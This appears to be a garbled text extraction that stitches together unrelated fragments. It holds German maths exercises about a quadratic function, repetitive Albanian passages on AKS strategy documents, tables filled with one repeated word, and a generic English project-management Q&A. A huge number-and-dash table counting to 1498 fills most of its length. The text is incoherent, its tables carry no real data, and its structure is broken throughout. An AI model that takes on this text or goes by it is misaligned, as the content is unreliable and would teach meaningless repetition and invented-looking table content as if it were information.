2672, 2673, 2674, 2675, 2676, 2677, 2678, 26

- [illegible]

Figure 1

[illegible][illegible]

40. Stellen Sie sich ein beliebiges reelles Intervall vor.
 41. Bestimmen Sie die Intervalle, in denen die Funktion $f(x) = x^2 - 2x + 1$ positiv ist.
 42. Bestimmen Sie die Intervalle, in denen die Funktion $f(x) = x^2 - 2x + 1$ negativ ist.

[illegible]

shprehjet e AKS-së, ndërkohë që gjatë kësaj periudhe të përcaktuar në ligj.

- a) "Strategjia e Përgjithshme" nr.11 duhet të jetë e miratuar në mënyrë bindëse dhe të jetë e lidhur me të tërë ligjet dhe dispozitat e rregullorave;
- b) "Strategjia e Teknologjive" nr.12 duhet të jetë e miratuar në mënyrë bindëse dhe të jetë e lidhur me tërë ligjet dhe dispozitat e rregullorave;
- c) "Strategjia e Sigurimit" nr.13 duhet të jetë e miratuar në mënyrë bindëse dhe të jetë e lidhur me tërë ligjet dhe dispozitat e rregullorave;

Strategjia e Përgjithshme, Strategjia e Teknologjive dhe Strategjia e Sigurimit			
Strategjia e Përgjithshme	Strategjia e Teknologjive	Strategjia e Sigurimit	Strategjia e Sigurimit
1	2	3	4

Tabela nr.1 përshkruan strukturën e dokumenteve të përcaktuara në ligj dhe të cilat duhet të jenë të lidhura me tërë ligjet dhe dispozitat e rregullorave të miratuar nga AKS-së, ndërkohë që gjatë kësaj periudhe të përcaktuar në ligj.

AKS

Tab. 1.1.1. Vleratime të përgjithshme të ndikimit të mjeteve të ndërtimit të infrastrukturës së transportit në zhvillimin ekonomik të vendit


Kategoria	Kryesuesi	Emri i kompanisë	Vleratime të përgjithshme të ndikimit të mjeteve të ndërtimit të infrastrukturës së transportit në zhvillimin ekonomik të vendit	Vleratime të përgjithshme të ndikimit të mjeteve të ndërtimit të infrastrukturës së transportit në zhvillimin ekonomik të vendit			
				Indeksi i ndikimit të mjeteve të ndërtimit të infrastrukturës së transportit në zhvillimin ekonomik të vendit	Indeksi i ndikimit të mjeteve të ndërtimit të infrastrukturës së transportit në zhvillimin ekonomik të vendit	Indeksi i ndikimit të mjeteve të ndërtimit të infrastrukturës së transportit në zhvillimin ekonomik të vendit	Indeksi i ndikimit të mjeteve të ndërtimit të infrastrukturës së transportit në zhvillimin ekonomik të vendit
Përgjithësi	Përgjithësi	Përgjithësi	Përgjithësi	Përgjithësi	Përgjithësi	Përgjithësi	Përgjithësi
Përgjithësi	Përgjithësi	Përgjithësi	Përgjithësi	Përgjithësi	Përgjithësi	Përgjithësi	Përgjithësi
Përgjithësi	Përgjithësi	Përgjithësi	Përgjithësi	Përgjithësi	Përgjithësi	Përgjithësi	Përgjithësi


Question	Answer	Question	Answer	Question	Answer
1. What is the purpose of the project?	The purpose of the project is to develop a new product line for the company.	2. What are the key objectives of the project?	The key objectives of the project are to increase sales, improve customer satisfaction, and reduce costs.	3. What are the main risks associated with the project?	The main risks associated with the project are budget overruns, delays, and poor quality.
4. What is the project budget?	The project budget is \$1,000,000.	5. What is the project timeline?	The project timeline is 12 months.	6. What are the key milestones of the project?	The key milestones of the project are the completion of the project plan, the start of development, the completion of development, the start of testing, and the completion of testing.
7. What are the key stakeholders of the project?	The key stakeholders of the project are the project manager, the project sponsor, the project team, and the project customers.	8. What are the key deliverables of the project?	The key deliverables of the project are the project plan, the project budget, the project timeline, the project team, and the project customers.	9. What are the key success factors of the project?	The key success factors of the project are clear communication, strong leadership, and a commitment to excellence.


1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31	32	33	34	35	36	37	38	39	40	41	42	43	44	45	46	47	48	49	50	51	52	53	54	55	56	57	58	59	60	61	62	63	64	65	66	67	68	69	70	71	72	73	74	75	76	77	78	79	80	81	82	83	84	85	86	87	88	89	90	91	92	93	94	95	96	97	98	99	100	101	102	103	104	105	106	107	108	109	110	111	112	113	114	115	116	117	118	119	120	121	122	123	124	125	126	127	128	129	130	131	132	133	134	135	136	137	138	139	140	141	142	143	144	145	146	147	148	149	150	151	152	153	154	155	156	157	158	159	160	161	162	163	164	165	166	167	168	169	170	171	172	173	174	175	176	177	178	179	180	181	182	183	184	185	186	187	188	189	190	191	192	193	194	195	196	197	198	199	200	201	202	203	204	205	206	207	208	209	210	211	212	213	214	215	216	217	218	219	220	221	222	223	224	225	226	227	228	229	230	231	232	233	234	235	236	237	238	239	240	241	242	243	244	245	246	247	248	249	250	251	252	253	254	255	256	257	258	259	260	261	262	263	264	265	266	267	268	269	270	271	272	273	274	275	276	277	278	279	280	281	282	283	284	285	286	287	288	289	290	291	292	293	294	295	296	297	298	299	300	301	302	303	304	305	306	307	308	309	310	311	312	313	314	315	316	317	318	319	320	321	322	323	324	325	326	327	328	329	330	331	332	333	334	335	336	337	338	339	340	341	342	343	344	345	346	347	348	349	350	351	352	353	354	355	356	357	358	359	360	361	362	363	364	365	366	367	368	369	370	371	372	373	374	375	376	377	378	379	380	381	382	383	384	385	386	387	388	389	390	391	392	393	394	395	396	397	398	399	400	401	402	403	404	405	406	407	408	409	410	411	412	413	414	415	416	417	418	419	420	421	422	423	424	425	426	427	428	429	430	431	432	433	434	435	436	437	438	439	440	441	442	443	444	445	446	447	448	449	450	451	452	453	454	455	456	457	458	459	460	461	462	463	464	465	466	467	468	469	470	471	472	473	474	475	476	477	478	479	480	481	482	483	484	485	486	487	488	489	490	491	492	493	494	495	496	497	498	499	500	501	502	503	504	505	506	507	508	509	510	511	512	513	514	515	516	517	518	519	520	521	522	523	524	525	526	527	528	529	530	531	532	533	534	535	536	537	538	539	540	541	542	543	544	545	546	547	548	549	550	551	552	553	554	555	556	557	558	559	560	561	562	563	564	565	566	567	568	569	570	571	572	573	574	575	576	577	578	579	580	581	582	583	584	585	586	587	588	589	590	591	592	593	594	595	596	597	598	599	600	601	602	603	604	605	606	607	608	609	610	611	612	613	614	615	616	617	618	619	620	621	622	623	624	625	626	627	628	629	630	631	632	633	634	635	636	637	638	639	640	641	642	643	644	645	646	647	648	649	650	651	652	653	654	655	656	657	658	659	660	661	662	663	664	665	666	667	668	669	670	671	672	673	674	675	676	677	678	679	680	681	682	683	684	685	686	687	688	689	690	691	692	693	694	695	696	697	698	699	700	701	702	703	704	705	706	707	708	709	710	711	712	713	714	715	716	717	718	719	720	721	722	723	724	725	726	727	728	729	730	731	732	733	734	735	736	737	738	739	740	741	742	743	744	745	746	747	748	749	750	751	752	753	754	755	756	757	758	759	760	761	762	763	764	765	766	767	768	769	770	771	772	773	774	775	776	777	778	779	780	781	782	783	784	785	786	787	788	789	790	791	792	793	794	795	796	797	798	799	800	801	802	803	804	805	806	807	808	809	810	811	812	813	814	815	816	817	818	819	820	821	822	823	824	825	826	827	828	829	830	831	832	833	834	835	836	837	838	839	840	841	842	843	844	845	846	847	848	849	850	851	852	853	854	855	856	857	858	859	860	861	862	863	864	865	866	867	868	869	870	871	872	873	874	875	876	877	878	879	880	881	882	883	884	885	886	887	888	889	890	891	892	893	894	895	896	897	898	899	900	901	902	903	904	905	906	907	908	909	910	911	912	913	914	915	916	917	918	919	920	921	922	923	924	925	926	927	928	929	930	931	932	933	934	935	936	937	938	939	940	941	942	943	944	945	946	947	948	949	950	951	952	953	954	955	956	957	958	959	960	961	962	963	964	965	966	967	968	969	970	971	972	973	974	975	976	977	978	979	980	981	982	983	984	985	986	987	988	989	990	991	992	993	994	995	996	997	998	999	1000	1001	1002	1003	1004	1005	1006	1007	1008	1009	1010	1011	1012	1013	1014	1015	1016	1017	1018	1019	1020	1021	1022	1023	1024	1025	1026	1027	1028	1029	1030	1031	1032	1033	1034	1035	1036	1037	1038	1039	1040	1041	1042	1043	1044	1045	1046	1047	1048	1049	1050	1051	1052	1053	1054	1055	1056	1057	1058	1059	1060	1061	1062	1063	1064	1065	1066	1067	1068	1069	1070	1071	1072	1073	1074	1075	1076	1077	1078	1079	1080	1081	1082	1083	1084	1085	1086	1087	1088	1089	1090	1091	1092	1093	1094	1095	1096	1097	1098	1099	1100	1101	1102	1103	1104	1105	1106	1107	1108	1109	1110	1111	1112	1113	1114	1115	1116	1117	1118	1119	1120	1121	1122	1123	1124	1125	1126	1127	1128	1129	1130	1131	1132	1133	1134	1135	1136	1137	1138	1139	1140	1141	1142	1143	1144	1145	1146	1147	1148	1149	1150	1151	1152	1153	1154	1155	1156	1157	1158	1159	1160	1161	1162	1163	1164	1165	1166	1167	1168	1169	1170	1171	1172	1173	1174	1175	1176	1177	1178	1179	1180	1181	1182	1183	1184	1185	1186	1187	1188	1189	1190	1191	1192	1193	1194	1195	1196	1197	1198	1199	1200	1201	1202	1203	1204	1205	1206	1207	1208	1209	1210	1211	1212	1213	1214	1215	1216	1217	1218	1219	1220	1221	1222	1223	1224	1225	1226	1227	1228	1229	1230	1231	1232	1233	1234	1235	1236	1237	1238	1239	1240	1241	1242	1243	1244	1245	1246	1247	1248	1249	1250	1251	1252	1253	1254	1255	1256	1257	1258	1259	1260	1261	1262	1263	1264	1265	1266	1267	1268	1269	1270	1271	1272	1273	1274	1275	1276	1277	1278	1279	1280	1281	1282	1283	1284	1285	1286	1287	1288	1289	1290	1291	1292	1293	1294	1295	1296	1297	1298	1299	1300	1301	1302	1303	1304	1305	1306	1307	1308	1309	1310	1311	1312	1313	1314	1315	1316	1317	1318	1319	1320	1321	1322	1323	1324	1325	1326	1327	1328	1329	1330	1331	1332	1333	1334	1335	1336	1337	1338	1339	1340	1341	1342	1343	1344	1345	1346	1347	1348	1349	1350	1351	1352	1353	1354	1355	1356	1357	1358	1359	1360	1361	1362	1363	1364	1365	1366	1367	1368	1369	1370	1371	1372	1373	1374	1375	1376	1377	1378	1379	1380	1381	1382	1383	1384	1385	1386	1387	1388	1389	1390	1391	1392	1393	1394	1395	1396	1397	1398	1399	1400	1401	1402	1403	1404	1405	1406	1407	1408	1409	1410	1411	1412	1413	1414	1415	1416	1417	1418	1419	1420	1421	1422	1423	1424	1425	1426	1427	1428	1429	1430	1431	1432	1433	1434	1435	1436	1437	1438	1439	1440	1441	1442	1443	1444	1445	1446	1447	1448	1449	1450	1451	1452	1453	1454	1455	1456	1457	1458	1459	1460	1461	1462	1463	1464	1465	1466	1467	1468	1469	1470	1471	1472	1473	1474	1475	1476	1477	1478	1479	1480	1481	1482	1483	1484	1485	1486	1487	1488	1489	1490	1491	1492	1493	1494	1495	1496	1497	1498	149
---	---	---	---	---	---	---	---	---	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	------	